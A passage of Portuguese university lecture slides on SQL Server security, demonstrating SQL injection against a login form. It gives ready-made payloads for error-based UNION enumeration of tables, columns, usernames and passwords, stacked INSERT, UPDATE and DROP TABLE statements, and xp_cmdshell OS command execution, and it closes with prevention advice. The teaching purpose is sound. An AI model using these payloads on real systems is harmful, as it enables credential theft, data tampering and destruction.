null, null FROM INFORMATION_SCHEMA.TABLES; -- password='
```

Server Error in '/WebLogin' Application. Conversion failed when converting the nvarchar value 'Vendor' to data type int.	... Nome da primeira tabela do BD
---	-----------------------------------

form_usr -> xx' UNION SELECT TABLE_NAME, null, null FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME NOT IN ('Vendor'); --
--

Server Error in '/WebLogin' Application. Conversion failed when converting the nvarchar value 'Login' to data type int.	segunda tabela... e assim sucessivamente 27
--	---

Obter o nome das colunas da tabela

deti

form_usr ->	xx' UNION SELECT COLUMN_NAME, null, null FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='vendor'; --
form_pwd ->	blabla

Explorando a UNION para obter outra informação:

1. Temos de acertar no número de atributos (tentativa e erro)
2. Provocar um erro de “matching” dos tipos dos atributos

```
SELECT * FROM Login WHERE username = 'xx' UNION SELECT COLUMN_NAME, null, null  
FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='Vendor'; --
```

Server Error in '/WebLogin' Application. Conversion failed when converting the nvarchar value 'VendorId' to data type int.	... nome da primeira coluna
---	-----------------------------

form_usr -> xx' UNION SELECT COLUMN_NAME, null, null FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='vendor' AND COLUMN_NAME NOT IN ('VendorId'); --

Server Error in '/WebLogin' Application. Conversion failed when converting the nvarchar value 'VendorFName' to data type int.	segunda coluna.. e assim sucessivamente 28
--	--

Acesso a dados de tabelas

deti

Descobrir os regtos da tabela Login:

`form_usr -> xx' UNION SELECT TOP 1 username, null, null FROM login; --`

`form_pwd -> blabla`

Continuando a explorar a UNION para obter outra informao:

`SELECT * FROM Login WHERE username = 'xx' UNION SELECT TOP 1
username, null, null FROM login; --`

Server Error in '/WebLogin' Application.
Conversion failed when converting the varchar value 'cc' to data type int.

... nome do primeiro user

`form_usr -> xx' UNION SELECT TOP 1 username, null, null FROM login WHERE
username NOT IN ('cc'); --`

Server Error in '/' Application.
Conversion failed when converting the varchar value 'joao' to data type int.

Nome do segundo user... e assim 29 sucessivamente

Acesso a dados de tabelas (cont)

deti

Já temos os usernames... vamos tentar obter as passwords:

`form_usr -> xx' UNION SELECT password, null, null FROM login
WHERE username='cc'; --`

`form_pwd -> blabla`

Continuando a explorar a UNION para obter outra informao:

`SELECT * FROM Login WHERE username = 'xx' UNION SELECT
username, null, null FROM login WHERE username='cc'; --`

Server Error in '/' Application.
Conversion failed when converting the varchar value 'ding-dong' to data type int.

... password do user cc

30

Inserir/Alterar Dados numa tabela

Inserindo novos registos na tabela Login:

```
form_usr -> xx'; INSERT INTO Login Values (3, 'Joao', 'toc-toc'); --
form_pwd -> blabla
```

Resultaria em duas instruções SQL:

```
SELECT * FROM Login WHERE username = 'xx'; INSERT INTO Login
Values (3, 'Joao', 'toc-toc');
```

	UserId	UserName	Password
	1	cc	ding-dong
	3	joao	toc-toc

Alterar Dados na tabela Login:

```
form_usr -> xx'; UPDATE LOGIN SET password='laranja'
WHERE username='Joao'; --
form_pwd -> blabla
```

	UserId	UserName	Password
	1	cc	ding-dong
	3	joao	laranja

Resultaria na seguinte instrução SQL:

```
SELECT * FROM Login WHERE username = 'xx'; UPDATE LOGIN SET
password='laranja' WHERE username='Joao'; --
```

31

Eliminando Tabelas!


E se o utilizador tiver permissões para eliminar tabelas???

```
form_usr -> xx'; DROP TABLE sales; --
form_pwd -> blabla
```

Resultaria em duas instruções SQL:

```
SELECT * FROM Login WHERE username = 'xx'; DROP TABLE sales; --
```

Falha a autenticação mas executa com sucesso a segunda instrução DDL...



32

Determinar o DB Login/User

Há várias funções escalares do SQL99 suportadas pelos SGBD:

- user ou current_user
- session_user
- system_user

<i>form_usr</i> ->	<code>xx' and 1 in (select user) --</code>
<i>form_pwd</i> ->	blabla

Resultaria na seguinte instrução SQL:

```
SELECT * FROM Login WHERE username = 'xx' and 1 in (select user ) --
```

Server Error in '/' Application.
Conversion failed when converting the nvarchar value 'dbo' to data type int.

<i>form_usr</i> ->	<code>xx' and 1 in (select system_user) --</code>
Server Error in '/' Application.	
Conversion failed when converting the nvarchar value 'CARLOSCOSTAXP\Administrator' to data type int.	

 deti

SQL Server:
Administradores
são mapeados
para o user dbo

SQL Server Login
name

Execução de comandos do SO

Se o utilizador introduzir os seguintes campos:

<i>form_usr</i> ->	<code>'; exec master..xp_cmdshell 'dir' --</code>
<i>form_pwd</i> ->	blabla

A query resultante seria a execução de um comando na shell do SO*:

```
SELECT * FROM Login
WHERE username = ' '; exec master..xp_cmdshell 'dir' --
```

Podemos construir uma batch (...;...;...;) que :

- recolhe dados e envia para uma máquina remota
 - BD, Rede, SO, etc
- start/stop de serviços do SO
- destrói dados

34

* se xp_cmdshell estivesse ativo no SQL Server...



SQL Injection - Resumo das Técnicas

- Apresentamos vários exemplos de obtenção, manuseamento e eliminação de dados de uma DB com recurso a técnicas de injeção de instruções SQL maliciosa.
 - Muitas outras exemplos poderiam ser apresentados.
- Estas técnicas baseiam-se em explorar debilidades da aplicação utilizando um método de tentativa e error.
 - Basta encontrar uma “porta” na aplicação para injeção de SQL dinamicamente.
- Baseiam-se num **bom conhecimento da linguagem SQL** e do SGBD

35



SQL Injection - Como Prevenir?

- Não confiar nos dados introduzidos pelo utilizador
 - Devemos validar toda a entrada de dados
- Nunca utilizar SQL dinâmico
 - Utilizar SQL parametrizado ou Stored Procedures
- Nunca conectar a DB com um conta administrador
 - Utilizar uma conta com privilégios limitados
- Não armazenar informação sensível (passwords, etc) em texto simples
 - Utilizar processos de cifragem ou hash
- Reduzir ao mínimo a apresentação de informação de erros
 - Utilizar informação de erros customizada
 - Não utilizar debug

36



Resumo

- Modelo de Segurança do SQL Server
- SQL Injection

37